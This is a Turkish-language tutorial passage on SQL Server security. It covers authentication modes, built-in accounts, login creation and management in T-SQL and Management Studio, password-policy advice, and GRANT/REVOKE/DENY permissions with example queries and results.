Windows kimlik doğrulama modu kullanıldığında, kimlik doğrulaması Windows etki alanındaki kullanıcı ve grup hesapları ile yapılır. Bu doğrulama yöntemi ile, kullanıcı oturum kimliği ve şifresi olmadan veritabanına erişilmesini sağlar. Bu durum, etki alanı kullanıcılar için bazı ek zahmetlerden kurtarması

nedeniyle yararlıdır. Kullanıcılar, Windows etki alanı ile bağlandıklarından dolayı, veritabanı erişimi için ek oturum ve şifre hatırlamak ya da bunları yönetmek zorunda değildir. Kullanıcı, bulunduğu Windows etki alanı güvenlik ayarları doğrultusunda izinlere sahiptir. Bu kullanım, SQL Server yöneticisi için de tercih edilebilecek ve iş yükünü azaltacak doğrulama yöntemidir. Çünkü veritabanı yöneticisi, her kullanıcı için ayrı oturum ve şifre oluşturarak bunlara rol ve izin atamaları yapmak zorunda kalmayacaktır. Bu yöntem ile herkes, hazırlanan çeşitli Windows grupları ile yönetilebilir. Windows kimlik doğrulama kullanıldığında, SQL Server kullanıcının hesap adı ya da grup üyeliğine göre otomatik olarak kimlik doğrulamasını gerçekleştirir. Kullanıcı ya da kullanıcının grubuna bir veritabanı için erişim hakkı verilirse, bu veritabanına erişim otomatik olarak o kullanıcıya verilir.

Karışık Güvenlik ve SQL Server Oturumları

Karışık güvenlik (*Mixed Security*) ile hem Windows hem de SQL Server oturumları kullanılabilir. Genel olarak yerel ağın dışında kalan veritabanına bağlantı gereksinimleri bu yöntem ile giderilir. Örneğin; veritabanına internetten erişmek için kullanılır. İnternetten erişecek uygulamaları otomatik olarak belirli bir hesap kullanması ya da kullanıcı adı ve şifre ile yetkilendirme yapılarak veritabanına erişim sağlanabilir.

Özel Amaçlı Oturumlar ve Kullanıcılar

SQL Server erişimi sunucu oturumları ile yönetilir. Bu oturumlar, şu düzeylerde yapılandırılabilir.

- Oturumların ait olduğu rol ile
- Veritabanlarına erişim izni vererek
- Nesnelere erişim izni vererek ya da erişimi engelleyerek

Veritabanı erişimleri için farklı yetkilere sahip erişim grupları vardır. Bu gruplar, kendilerine dahil edilen kullanıcılara yetkilerini kullanma hakkı atarlar. Ayrıca, **dbo**, **guest** ve **sys** kullanıcıları gibi bazı varsayılan kullanıcılar sayesinde, sunucudaki varsayılan ayarlar ile oluşturulmuş kullanıcılar da veritabanı yönetiminde kullanılabilir.

Administrators Grubu ile Çalışmak

Administrators grubu, veritabanı sunucusu üzerinde yerel bir gruptur. SQL Server'da bu grup üyelerine, varsayılan olarak **sysadmin** sunucu rolü verilir. Bu grup üyeleri, yerel Administrator kullanıcı hesabını ve sistemi yerel olarak yönetecek şekilde ayarlanan kullanıcıları içerir.

Administrator Kullanici Hesabi ile Çalişmak

Sunucu üzerinde yönetici hakları sağlayan bir kullanıcı hesabıdır. SQL Server'da bu hesap, varsayılan olarak sysadmin sunucu rolünün üyesidir.

sa Oturumu ile Çalişmak

SQL Server için, sistem yöneticisi hesabıdır. Bu oturum, varsayılan olarak **sysadmin** sunucu rolüne sahiptir. SQL Server kurulumunda varsayılan olarak gelir. **sa** artık gerekli bir hesap olmamakla birlikte, varsayılan olarak kalması isteniyorsa, karmaşık ve güçlü bir şifre atanmalıdır. SQL Server ile ilgilenen herkes iyi niyetli değildir. Bazı kötü niyetli uzmanlar da sa oturumunun farkındadır. Bu nedenle, açık hedef halindeki bu oturumu kullanmamanız, hatta iptal etmeniz ya da silmeniz önerilir. sa oturumu yerine, sistem yöneticilerini sysadmin sunucusu üyesi yapın. Bu şekilde, sistem yöneticileri veritabanı üzerinde istenilen ayarları yapabilir. Sunucuya erişim konusunda sorun yaşanırsa, yerel olarak sunucuya bağlanılıp, gerekli ayarlar yeniden yapılabilir.

NETWORK SERVICE ve SYSTEM Oturumlari ile Çalişmak

Sunucu üzerinde, yerleşik yerel hesaplardır. Sunucu hesabının kurulum ayarlarına bağlı olarak kullanılabilir durumdadırlar.

Örneğin; bir rapor sunucusu olarak yapılandırılan bir sunucunun **`NETWORK SERVICE`** hesabı için bir oturumu olur. Bu oturum; **`master`**, **`msdb`**, **`ReportServer`**, **`ReportServerTempDB`** veritabanları üzerinde özel veritabanı rolü olan **`RSExecRole`** rolüne sahip olur.

Guest Kullanicisi

SQL Server'da bir oturumu bulunan herkesin, herhangi bir veritabanına erişebilmesi için veritabanına eklenen özel bir kullanıcıdır. Guest kullanıcısı, herhangi bir veritabanına erişim hakkı bulunmayan, ancak SQL Server'a erişim

hakkı bulunan kullanıcılar için tasarlanmıştır. Bu hesabın yetkileri sınırlıdır. Veritabanı oluşturulurken model olarak kullanılan model veritabanında Guest hesabı bulunması nedeniyle, yeni oluşturulan tüm veritabanlarında Guest kullanıcısı vardır. Bu kullanıcının, veritabanında bulunması zorunlu değildir ve veritabanından kaldırılabilir. Genel olarak kullanıcılar **master** ve **tempdb** veritabanlarına Guest kullanıcısı ile erişirler. Bu kullanıcının izin ve hakları kısıtlı olduğu için geniş yetki gereken işlemler için kullanılamaz.

Guest kullanıcısı **public** sunucu rolüne üyedir. Bir veritabanına Guest kullanıcısı ile erişebilmek için, veritabanına Guest kullanıcısı eklenmiş olmalıdır.

DBO KULLANICISI

Veritabanı sahibinin yetkilerine sahiptir. SQL Server'da veritabanını oluşturan kişi veritabanının sahibidir. Veritabanındaki tüm izinler dbo kullanıcısına verilmiştir.

Veritabanındaki nesne sahiplikleri ve isimlendirmelerinin kullanıcılar ve dbo ile doğrudan ilişkisi vardır. Sysadmin sunucu rolü tarafından oluşturulan nesnelerin sahibi dbo olur. Sysadmin rolüne ait olmayan kullanıcıların oluşturduğu nesneler ise, nesneyi oluşturan kullanıcıya aittir. Bu farklılık, nesnenin isimlendirilmesini de etkiler. sysadmin sunucu rolüne ait kullanıcılar tarafından oluşturulan nesnelerin isimlendirmesi **dbo.NesneIsmi** şeklinde olacakken, normal kullanıcıların oluşturacağı nesnelerin isimlendirmesi **kullaniciIsmi.NesneIsmi** şeklinde olacaktır.

SYS VE INFORMATION_SCHEMA KULLANICILARI

SQL Server'da tüm sistem nesneleri **sys** ya da **INFORMATION_SCHEMA** adlı şemaların içerisinde bulunur. Bu şemalar, her veritabanı için oluşturulan ve sadece master veritabanı içerisinde görünebilen özel şemalardır.

INFORMATION_SCHEMA sorgulayarak veritabanı nesneleri hakkında bilgi alınabilir.

Söz Dizimi:

```
SELECT * FROM INFORMATION_SCHEMA.[ nesne_ismi ];
```

INFORMATION_SCHEMA içerisinde bulunan nesneler aşağıdaki gibidir:

```
INFORMATION_SCHEMA.CHECK_CONSTRAINTS
INFORMATION_SCHEMA.COLUMN_DOMAIN_USAGE
INFORMATION_SCHEMA.COLUMN_PRIVILEGES
INFORMATION_SCHEMA.COLUMNS
INFORMATION_SCHEMA.CONSTRAINT_COLUMN_USAGE
INFORMATION_SCHEMA.CONSTRAINT_TABLE_USAGE
INFORMATION_SCHEMA.DOMAIN_CONSTRAINTS
INFORMATION_SCHEMA.DOMAINS
INFORMATION_SCHEMA.KEY_COLUMN_USAGE
INFORMATION_SCHEMA.PARAMETERS
INFORMATION_SCHEMA.REFERENTIAL_CONSTRAINTS
INFORMATION_SCHEMA.ROUTINE_COLUMNS
INFORMATION_SCHEMA.ROUTINES
INFORMATION_SCHEMA.SCHEMATA
INFORMATION_SCHEMA.TABLE_CONSTRAINTS
INFORMATION_SCHEMA.TABLE_PRIVILEGES
INFORMATION_SCHEMA.TABLES
INFORMATION_SCHEMA.VIEW_COLUMN_USAGE
INFORMATION_SCHEMA.VIEW_TABLE_USAGE
INFORMATION_SCHEMA.VIEWS
```

Şema içerisindeki tüm nesnelere ulaşmak için **SELECT * FROM INFORMATION_SCHEMA** yazdıktan sonra nokta (.) işaretini koymanız yeterlidir. **Management Studio**'nun **IntelliSense** özelliği açık ise, tüm şema içeriğini listeleyecektir.

Örnek kullanımı ise aşağıdaki gibidir:

```
SELECT * FROM INFORMATION_SCHEMA.CHECK_CONSTRAINTS;
```


	CONSTRAINT_CATALOG	CONSTRAINT_SCHEMA	CONSTRAINT_NAME	CHECK_CLAUSE
1	AdventureWorks2012	Production	CK_Product_ProductLine	(upper([ProductLine])='R' OR upper([ProductLine]...
2	AdventureWorks2012	Production	CK_Product_Class	(upper([Class])='H' OR upper([Class])='M' OR upp...
3	AdventureWorks2012	Production	CK_Product_Style	(upper([Style])='U' OR upper([Style])='M' OR uppe...
4	AdventureWorks2012	Production	CK_Product_SellEndDate	([SellEndDate]>=[SellStartDate] OR [SellEndDate...
5	AdventureWorks2012	Production	CK_ProductCostHistory_EndDate	([EndDate]>=[StartDate] OR [EndDate] IS NULL)
6	AdventureWorks2012	Purchasing	CK_ShipMethod_ShipBase	([ShipBase]>(0.00))
7	AdventureWorks2012	Production	CK_ProductCostHistory_StandardCost	([StandardCost]>=(0.00))

Sys şeması içerisindeki veriler, **INFORMATION_SCHEMA** şemasına göre daha fazladır. Bu verilere ulaşmak da önceki şema gibi kolaydır.

Söz Dizimi:

```
SELECT * FROM sys.[ nesne_ismi ];
```

Sys şeması içerisindeki nesnelere ulaşabilmek için **SELECT * FROM sys** yazdıktan sonra nokta (.) koymanız yeterlidir. **Management Studio IntelliSense** özelliği ile bu şema içerisindeki tüm nesneleri listeleyecektir.



Aktif olarak seçili olan veritabanında bulunan, tüm tablolardaki sütunları listeleyelim.

```
USE AdventureWorks
GO
SELECT * FROM sys.all_columns;
```

	object_id	name	column_id	system_type_id	user_type_id	max_length	precision	scale	collation_name	is_nullable	is_ansi_padded	is_rowguidcol
1	3	rsid	1	127	127	8	19	0	NULL	0	0	0
2	3	rscolid	2	56	56	4	10	0	NULL	0	0	0
3	3	hbcolid	3	56	56	4	10	0	NULL	0	0	0
4	3	rcmodified	4	127	127	8	19	0	NULL	0	0	0
5	3	ti	5	56	56	4	10	0	NULL	0	0	0
6	3	cid	6	56	56	4	10	0	NULL	0	0	0
7	3	ordkey	7	52	52	2	5	0	NULL	0	0	0

Sorgu sonucunda, binlerce sütun listelenecektir.

Sunucu Oturumlarını Yönetmek

SQL Server, Windows ile bütünleşik mimariye sahip olduğu için, iki farklı erişim güvenliği sunmaktadır. SQL Server'a Windows oturumları ile yetkili erişim sağlanabileceği gibi, **Mixed Security** (*Karmaşık Güvenlik*) seçimi yapıldıysa, her iki yöntem de kullanılabilir.


Oturumları Görüntülemek ve Düzenlemek

SQL Server oturumlarını görüntülemek ve yönetmek için T-SQL ve Management Studio kullanılabilir.

Management Studio ile görsel olarak aşağıdaki gibi gerçekleştirilir.

- **Management Studio** ile bir sunucuya bağlandıktan sonra, **Object Explorer** panelinde **Security** klasöre girin.
- Oturumları görüntülemek için, **Security** içerisinde **Login** klasörüne girin.
- Login içerisinde, bir oturumun üzerine, farenin sağ düğmesiyle tıklayın ve özellikleri görebilmek için **Properties**'e tıklayın.

Seçilen oturumun **Properties** ekranı aşağıdaki gibi görünecektir.



Properties sayfasının ekran görüntüsündeki sayfaları inceleyelim.

- **General:** Oturumun özel ayarlarını gösterir. Kimlik doğrulama (değiştirilemez), şifre (değiştirilebilir), varsayılan dil ve varsayılan veritabanı ve şifre ile ilgili bazı seçim kutuları sunar.
- **Server Roles:** Sunucu rollerini listeler. Oturum için sunucu rolü ayarlarının yapılmasını sağlar.
- **User Mappings:** Seçili oturum tarafından erişilebilen veritabanlarını listeler. Atanmış veritabanı rollerini yönetmeyi sağlar.
- **Securables:** Seçili oturuma ait nesne izinlerini gösterir. Oturum için nesne izinlerini yönetmeyi sağlar.
- **Status:** Oturumun veritabanına bağlantısına izin verme ya da izni kaldırma ve oturumu aktif ve pasif etme gibi ayarların yapılmasını sağlar. Oturumun durumunu gösterir.

sa oturumunun **Properties** ekranında **Securable** sayfası yoktur.

Bir login hakkında bilgi almak için **`sp_helplogins`** sistem **Stored Procedure**'ü kullanılabilir.

Söz Dizimi:

```
sp_helplogins 'login_ismi'
cihan isimli login hakkında bilgi alalım.
EXEC sp_helplogins 'diji_developer';
```

	LoginName	SID	DefDBName	DefLangName	AUser	ARemote
1	diji_developer	0x5F71829396B4764186919053209E6C5C	master	us_english	yes	no

	LoginName	DBName	UserName	UserOrAlias
1	diji_developer	AdventureWorks2012	AWtest	User

Sorgu sonucunda, sorgulanan login'in ismi, SID bilgisi, veritabanı ismi ve veritabanı dili gibi özet bazı bilgiler listeleniyor.

Oturum açmış kullanıcının, hangi sunucu rollerine ve Windows grubuna bağlı olduğunu öğrenmek için **`sys.login_token`** kullanılır.

```
SELECT * FROM sys.login_token;
```

	principal_id	sid	name	type	usage
1	259	0x0105000000000005150000000269B615A4D74262FD79D56...	dijibil-pc\dijibil	WINDOWS LOGIN	GRANT OR DENY
2	2	0x02	public	SERVER ROLE	GRANT OR DENY
3	3	0x03	sysadmin	SERVER ROLE	GRANT OR DENY
4	0	0x0105000000000005150000000269B615A4D74262FD79D56...	dijibil-pc\None	WINDOWS GROUP	GRANT OR DENY
5	0	0x0101000000000000100000000	\Everyone	WINDOWS GROUP	GRANT OR DENY
6	0	0x0105000000000005150000000269B615A4D74262FD79D56...	dijibil-pc\HelpLibraryUpdaters	WINDOWS GROUP	GRANT OR DENY
7	0	0x0102000000000005200000020020000	BUILTIN\Administrators	WINDOWS GROUP	DENY ONLY

sys.login_token ile farklı sorgu birleştirmeleri yapılabilir. Örneğin; **sys.server_principals** ile birleşik sorgu oluşturalım.

```
SELECT LT.name,
       SP.type_desc
FROM sys.login_token LT
     JOIN sys.server_principals SP
     ON LT.sid = SP.sid
WHERE
 SP.type_desc = 'WINDOWS_LOGIN';
```

	name	type_desc
1	dijibil-pc\dijibil	WINDOWS_LOGIN

Kullanıcı, Oturum ID'si ve Parola

Veritabanı kullanıcısı çok olan işletmelerde, kullanıcı ve oturum yönetiminde dikkat edilmesi gereken önemli hususlar vardır. Temel seviyede yönetilebilir veritabanı sistemine sahip işletmelerde ya da profesyonel BT ekibi ile veritabanı ve ağ yönetimi sağlanan işletmeler arasında, insan faktöründen dolayı çok büyük fark bulunmamaktadır.

Kullanıcıların oturumlarının parolalara bağlı olması, veritabanı güvenliğini artırma konusunda faydalı olsa da, çalışanların birçok sebepten dolayı, farklı erişim yetkilerine sahip veritabanı kullanıcılarını birbirlerinin kullanımına müsaade etmesi bazı güvenlik sorunlarına neden olur. Her kullanıcı (çalışan) ya da kullanıcı grubu için, farklı yetkilerin bulunması bir gerekliliktir. Ancak, örneğin bir çalışanın, işe gelmediği gün, bir başka çalışana, iş takibini yapmak ya da acil bir iş için gerekli veriyi elde edebilmek için, veritabanı erişim yetkileri veriyor olması bir güvenlik zafiyetidir. Çünkü kullanıcılar, veritabanı yöneticisi tarafından parola değişikliğine zorlanmadığı takdirde, sık sık parola değiştirmezler. Bu nedenle, zaman içerisinde, farklı kullanıcı bilgilerine sahip kullanıcılar nedeniyle, güvenlik yönetimi ve zafiyetlerin sebeplerini bulmak zorlaşacaktır.

Veri güvenliğine önem gösteren işletmeler, bu tür insan kaynaklı güvenlik zafiyetlerinin önüne geçebilmek için, işletmeden ayrılan bir personel olduğunda, parola kullanılan tüm kullanıcıların ya da personelin ayrıldığı birimde çalışan diğer personellerin, parolalarını değiştirmeye zorlar. Aynı şekilde, veritabanı ya da bilgisayar ağına karşı bir hacking saldırısı gerçekleştirildiğinde ya da şüphelenildiğinde, tüm personelin ve yetkili erişim gereken sistemlerin parolaları değiştirilir.

Profesyonel sistemlerde, çalışanlar belirli aralıklarla şifreleri değiştirmeye zorlanırlar. Ancak bir diğer sorun da, şifrelerin basit kombinasyonlardan oluşturulmasıdır. Brute Force, yani yazılımlar ile yapılan, deneme yanılma ile şifre bulma yöntemlerinin de saldırılarda yaygın olarak kullanılıyor olması nedeniyle, şifrelerin basit değil, karmaşık ve farklı karakterler içeren kombinasyonlara sahip olması gerekir.

Parolanın Geçerlilik Süresi

Parola belirlendikten sonraki en önemli kavramdır. Bir işletmede çalışan herkesin bir kullanıcıya sahip olması, herkesin de bir parolaya sahip olduğu anlamına gelir. Parolalar, daha önce bahsettiğim çalışan güvenlik zafiyetlerinden dolayı, belirli aralıklarla değiştirilmeye zorlanmalıdır. Veritabanı yönetiminden sorumlu kullanıcılar, tüm kullanıcıların şifrelerini değiştirmeden veritabanına erişemeyecek şekilde güvenlik düzenlemesi yapar. Bu nedenle, kullanıcılar parolalarını değiştirmek zorunda kalırlar.

Parola geçerlilik süresinin uzun olmasının, hangi sorunlara neden olduğunu artık biliyor olmalısınız. Ancak parola geçerlilik süresinin kısa olması da bir o kadar sorunlu bir yöntemdir. Kullanıcılar, çok sık parola değiştirmeye zorlandığında, artık parolaları hatırlayamaz hale gelmekle birlikte, yeni parola olarak neyi belirleyeceğini bile düşünemez hale gelebilirler. 30 günde bir değiştirilen parola olduğunu varsayarsak, yılda 12 kez parola değiştirilir. Bir işletmede 2 aydır çalışan biri için sorun olmayabilir, ancak yıllardır çalışanlar için büyük sorundur. Zaman içerisinde kısa parola geçerlilik süresi nedeniyle, kullanıcılar basit parolalar oluşturmaya başlar. Yapılan araştırmalar şunu gösteriyor ki, bu durumda birçok kullanıcı, bulunduğu ay, yıl ya da birimin adını parola olarak belirleyecektir. Tavsiye edebileceğim parola geçerlilik süresi, 80 ile 160 gün arasında olmasıdır.

Parola Uzunluğu ve Biçimi

Parolayı deneme yanılma yolu ile bulmaya çalışan Brute Force yazılımları, parolaları farklı permütasyonlar ile bulmaya çalışırlar. Parola uzunluğu arttıkça, kombinasyon sayısı parolanın katları şeklinde artacaktır. Belirlenen parolaya eklenen her alfanümerik rakam, denenmesi gereken parolaların sayısını 36 kat (bazen daha fazla) artıracaktır. Sadece metinsel karakter yerine, nümerik ile birlikte metinsel karakter ve ek olarak özel karakterler (`*,-+^'[}\` vb.) eklenmesiyle denenmesi gereken parola kombinasyonu sayısını milyonlara çıkarmak mümkündür.


Güvenli parola oluşturmak önemlidir. Ancak oluşturulan parolanın hatırlanacak şekilde oluşturulması da ayrı bir öneme sahiptir.

Oturumlar Oluşturmak

SQL Server'da **Management Studio** ya da **Transact-SQL** kullanılarak yeni login oluşturulabilir. Windows ve **SQL Server Authentication** olmak üzere iki şekilde oturum oluşturulabilir. Windows oturumu oluşturmak için şifre belirlemeye gerek yoktur. Var olan bir Windows kullanıcı ya da grup hesabı kullanılabilir. Bunun için, **Login name** kısmında **Search** butonuna tıklayarak ilgili hesap seçilebilir. **SQL Server Authentication** modu seçili hale getirildiği takdirde, şifre ile ilgili alanlar düzenlenebilir hale gelecektir. Bu alanları kullanarak, şifre değiştirebilir, bir sonraki girişte kullanıcı şifresini değiştirmeye zorlanabilir ve şifre için belirli bir gün sonra değişiklik yapma zorunluluğu getirilebilir.

Management Studio ile login oluşturmak için aşağıdaki adımları takip edin.

- **Management Studio**'da **Object Explorer** panelini açın.
- **Security** klasörü içerisinde **Logins** klasörüne sağ tıklayın ve **New Login...** butonuna tıklayın.
- Açılan pencerede, **Windows** ya da **SQL Server Authentication** ayarlarını yaparak **OK** butonu ile oluşturun.



Yeni oturum oluşturma seçeneğinde birçok alan kolay ve anlaşılır şekildedir. Açıklanması gereken en önemli husus, **Windows Authentication** seçili olduğunda isimlendirme ile ilgili olan kısımdır.

Bir Windows hesabı için oturum oluşturuyorsanız, Windows Authentication seçenek düğmesini seçin. Login name kısmına, **`ETKIALANI\kullaniciadi`** formatında kullanıcı adını belirtin. Bu durumda, örneğin şu şekilde olacaktır; **`DIJIBIL\gelistirici`**. Ayrıca, **`Active Directory`** içerisinde etki alanını aramak istendiğinde **`Search...`** butonuna tıklanarak bu işlem gerçekleştirilebilir.

Mnagement Studio ile oturum oluşturmak kolaydır. Ancak, bazı durumlarda Transact-SQL ile programsal olarak oturum oluşturmak gerekir. Şimdi, Transact-SQL ile oturum oluşturmayı inceleyelim.

Söz Dizimi:

```
CREATE LOGIN login_name { WITH <option_list1> | FROM <sources> }

<option_list1> ::=
    PASSWORD = { 'password' | hashed_password HASHED } [ MUST_CHANGE
]
    [ , <option_list2> [ ,... ] ]

<option_list2> ::=
    SID = sid
    | DEFAULT_DATABASE = database
    | DEFAULT_LANGUAGE = language
    | CHECK_EXPIRATION = { ON | OFF}
    | CHECK_POLICY = { ON | OFF}
    | CREDENTIAL = credential_name

<sources> ::=
    WINDOWS [ WITH <windows_options>[ ,... ] ]
    | CERTIFICATE certname
    | ASYMMETRIC KEY asym_key_name

<windows_options> ::=
    DEFAULT_DATABASE = database
    | DEFAULT_LANGUAGE = language
```

Oturum söz dizimini kullanarak SQL oturumu, kimlik kartları ve etki alanına göre nasıl oturum oluşturulacağını inceleyelim.

SQL Oturumları Oluşturmak

```
CREATE LOGIN gelistirici WITH PASSWORD = '.._1=9(+%^+%dijibil';
```

Kimlik kartları ile eşlenmiş SQL oturumu oluşturmak

```
CREATE LOGIN gelistirici WITH PASSWORD = '.._1=9(+%^+%dijibil',
 CREDENTIAL = DijibilCN;
```

Etki alanı hesabından oturumlar oluşturmak

```
CREATE LOGIN gelistirici FROM WINDOWS;
```

Oturum oluşturmanın temel kullanımı basit olmakla birlikte, söz dizimi genişletilerek bir çok ek özellik parametre olarak kullanılabilir.

Oturumları T-SQL ile Düzenlemek

Oturumları düzenlemek için Management Studio kullanılabilir. Bu yöntem kolay ve anlaşılırdır. Ancak, programsal olarak düzenleme yapabilmek için biraz kod yazmak gerekir.

T-SQL ile oturum düzenlemeleri için **ALTER LOGIN** kullanılır.

ALTER işlemi için farklı söz dizimi olsa da, yapı olarak **CREATE LOGIN** ile benzerdir. Bu nedenle tüm özelliklerine bu kitapta yer vermeyeceğiz.

gelistirici olan oturum adını **diji_developer** olarak değiştirelim.

```
ALTER LOGIN gelistirici WITH NAME = diji_developer;
```

Oturum şifresini değiştirelim.

```
ALTER LOGIN diji_developer WITH PASSWORD = 'yeni_sifre-1().,+%11';
```

Kullanıcıdan, kullanıcı şifresini değiştirmesini isteyelim.

```
ALTER LOGIN diji_developer MUST_CHANGE;
```

Şifre ilkesini uygulayalım.

```
ALTER LOGIN diji_developer CHECK_POLICY = ON;
```

Şifre bitiş süresini uygulayalım.

```
ALTER LOGIN diji_developer CHECK_EXPIRATION = ON;
```

Oturum düzenleme için kullanılan **ALTER LOGIN** ifadesi, özel izinler ile kullanılabilir. Oturumları düzenlemek için **ALTER ANY LOGIN** iznine, kimlik kartları ile çalışan oturumlar için, **ALTER ANY CREDENTIAL** iznine sahip olunmalıdır.

Sunucu Erişimi Vermek ya da Kaldırmak

Windows hesabı üzerindeki bir hesaba sunucunun **Database Engine** (*veritabanı motoru*)'ne erişim verilebilir ya da erişim kaldırılabilir.

Management Studio ile erişim işlemlerini yönetmek için aşağıdaki adımları takip edin.

- **Management Studio**'da **Object Explorer**'ı açın.
- **Object Explorer** panelindeki, **Security**'nin içerisinde **Logins** klasörünü açın.
- Bir oturum seçin ve sağ tıklayarak **Properties** ekranını açarak **Status** bölümüne girin.

Açılan ekranda, sunucuya erişim vermek için **`Grant`**, erişimi kaldırmak için **`Deny`** kullanılır.

Sunucuya erişimi kaldırmak, sadece Windows etki alanı hesabını kullanarak oturum açılmasını engeller. SQL Server oturumu kimliği ve şifresi bulunan kullanıcılar erişmeye devam eder.

Sunucuya erişimi yönetme işlemini Transact-SQL ile yapmak da kolaydır.

Sunucuya erişim vermek için **`GRANT CONNECT`** ifadesi kullanılır.

Söz Dizimi:

```
GRANT CONNECT SQL TO login
```

Aşağıdaki gibi kullanılır.

```
GRANT CONNECT SQL TO diji_developer;
```

Sunucuya erişimi engellemek için **`DENY CONNECT`** ifadesi kullanılır.

Söz Dizimi:

```
DENY CONNECT SQL TO login
```

Aşağıdaki gibi kullanılır.

```
DENY CONNECT SQL TO diji_developer;
```

DENY ve **GRANT** sorguları master veritabanı üzerinde çalıştırılmalıdır.

Oturumları Etkinleştirmek, Devre Dışı Bırakmak ve Kilidini Kaldırmak

SQL Server oturumlarını etkinleştirilebilir ya da devre dışı bırakılabilir. Bu işlem kullanıcı tarafından Management Studio ya da Transact-SQL ile yapılabilir. SQL Server, bazı durumlarda kendisi de otomatik olarak sistemi kilitlemek için etkinleştirme/devre dışı bırakma yöntemini kullanabilir. Örneğin; oturum şifresinin süresi dolduğunda devre dışı bırakılarak oturum kilitlenir.

Bu işlemleri yönetmek için iki şekilde de, nasıl yapılacağını inceleyeceğiz.

Management Studio ile etkinleştirme/devre dışı bırakma özelliklerini yönetmek için aşağıdaki adımları izleyin.

- **Management Studio** ekranında, **Object Explorer** paneline girin.
- **Security** klasörü içerisinde **Logins** klasörüne girin.
- Bir login seçerek üzerine sağ tıklayın ve oturum özelliklerini görmek için **Properties** butonuna tıklayın.
- Sol menüdeki **Status** kısmını açın.
- Etkinleştirmek için;

  Login altında **Enabled**'ı seçin.

- Devre dışı bırakmak için;

  Login altında **Disabled**'ı seçin.

Transact-SQL ile hesap etkinleştirme, devre dışı bırakma ve kilidini kaldırmayı inceleyelim.

Söz Dizimi:

```
ALTER LOGIN login_ismi DISABLE | ENABLE | UNLOCK
```

diji_developer oturumunu devre dışı bırakalım.

```
ALTER LOGIN diji_developer DISABLE;
```

diji_developer oturumunu etkinleştirelim.

```
ALTER LOGIN diji_developer ENABLE;
```

diji_developer oturumunun kilidini açalım.

```
ALTER LOGIN diji_developer WITH PASSWORD = '123456' UNLOCK;
```

Şifreleri Değiştirmek

Oturum şifrelerini değiştirmek sık gerçekleştirilen bir işlemdir. Bu işlem de Management Studio ile yapılabileceği gibi T-SQL ile de yapılabilir.

Management Studio ile görsel olarak şifre değiştirmek için daha önceki anlatılan yöntemleri izleyerek Security içerisindeki Logins klasöründe bir oturuma sağ tıklayıp, Properties'e giriş yapın ve yukarıdaki şifre alanlarını doldurarak aşağıdaki OK butonuna basın. Artık şifreniz değiştirilmiş olacaktır. Şifreleri karmaşık ve güçlü oluşturmanız önerilir. Oturum şifresini değiştirmek için, gerekli T-SQL ifadesini kullanmıştık. Şimdi özetle tekrar belirtelim.

T-SQL ile oturum şifresini değiştirmek.

```
ALTER LOGIN diji_developer WITH PASSWORD = 'yeni_sifre11-2&5%';
```

Kullanıcıdan, kullanıcı şifresini değiştirmesini isteyelim.

```
ALTER LOGIN diji_developer MUST_CHANGE;
```

Oturumları Kaldırmak

Bir kullanıcı ile veritabanına erişen çalışan işten ayrıldığında ya da bir şekilde bu görevden, dolayısıyla veritabanı yetkilerinden ayrılması gerektiğinde, oturum silinmelidir.

Oturum silme işlemi, **Management Studio**'da bir oturuma sağ tıklanarak ve **Delete** butonu kullanılarak gerçekleştirilebilir. Ayrıca, T-SQL kullanılarak da oturum silinebilir.

Söz Dizimi:

```
DROP LOGIN login_ismi
```

Biz, T-SQL kullanarak oturumu silelim.

```
DROP LOGIN diji_developer;
```

Management Studio içerisinde, **Object Explorer** paneline girin. Buradaki **Security** klasöründe bulunan **Logins** klasörü içerisinde, artık **`diji_developer`** isminde bir oturum bulunmadığını görebilirsiniz.

İZİNLER

Veritabanında, nesneler üzerinde işlemler gerçekleştirebilmek için, izinlere ihtiyaç vardır. Veritabanında bir işlem yapılabilmesi için, öncelikle bu işlemi gerçekleştirebilecek erişim iznine sahip olunmalıdır.

Veritabanında izinleri, veritabanı sahibi, **sysadmin** üyeleri ve **securityadmin** üyeleri atayabilirler. Bu izinler şunlardır;

- **`GRANT`**: Belirlenen görevi gerçekleştirme izni verir. Rollerle çalışırken, tüm rol üyeleri izni devralır.
- **`REVOKE`**: Verilmiş olan **`GRANT`** iznini geri alır. Ancak, kullanıcının ya da rolün bir görevi gerçekleştirmesini engellemez. Sadece verilen izni geri alır. Kullanıcı ya da rol, başka bir rolün **`GRANT`** iznini devralabilir.
- **`DENY`**: Bir izni iptal eder. **`REVOKE`**'den farkı, **`DENY`** izinleri rolün izni devralmasını önler. Yani açıkça bir izin yasaklanır. **`DENY`**, diğer tüm **`GRANT`** izinlerinden yüksek önceliğe sahiptir.


İFADE İZİNLERİ

Veritabanında, **`CREATE DATABASE`**, **`CREATE TABLE`** ya da **`BACKUP DATABASE`** gibi DDL ifadelerini çalıştırmak için izinler kullanılabilir. Bu izinler verilebilir, geri alınabilir ya da iptal edilebilir.

İzinleri yönetmek için **Management Studio**'nun yeteneklerinden yararlanılabilir. Aynı zamanda, T-SQL ile de kolaylıkla yapılabilir.

Management Studio ile izinleri yönetmek için aşağıdaki adımları izleyin.

- **Management Studio**'da **Object Explorer** panelini açın.
- **Object Explorer**'dan **Databases** klasörüne girin.
- Bir veritabanı seçin ve veritabanı adına sağ tıklayarak **Properties** butonuna tıklayın.
- Açılan penceredeki sol menüden, **Permissions**'a tıklayın.



Bu işlemler genel olarak Management Studio ile gerçekleştirilir. Ancak, bazen T-SQL ile çözüm bulmanız gerekir. T-SQL ile izinler atamayı ve yönetmeyi inceleyelim.

`GRANT` ile izin atama ifadesini inceleyelim.

AdventureWorks veritabanı kullanıcılarından **AWtest**'e, **Production.Product** tablosu için **SELECT** izni verelim.

```
GRANT SELECT
ON Production.Product
TO AWtest;
```

AWtest kullanıcısı için **CREATE TABLE** izni verelim.

```
GRANT CREATE TABLE
TO AWtest;
```

AWtest kullanıcısına **Production.Product** tablosu üzerinde **INSERT**, **UPDATE** ve **DELETE** komutlarını kullanma izni verelim.

```
GRANT INSERT, UPDATE, DELETE
ON Production.Product
TO AWtest;
```

REVOKE ile verilen izinleri geri alalım.

AdventureWorks veritabanı kullanıcılarından **AWtest**'e, **Production.Product** tablosu için verdiğimiz **SELECT** iznini geri alalım.

```
REVOKE SELECT
ON Production.Product
TO AWtest;
```

AWtest kullanıcısı için verdiğimiz **CREATE TABLE** iznini geri alalım.

```
REVOKE CREATE TABLE
TO AWtest;
```

AWtest kullanıcısına, **Production.Product** tablosu üzerinde **INSERT**, **UPDATE** ve **DELETE** komutlarının kullanılması için verilen izni geri alalım.

```
REVOKE INSERT, UPDATE, DELETE
ON Production.Product
TO AWtest;
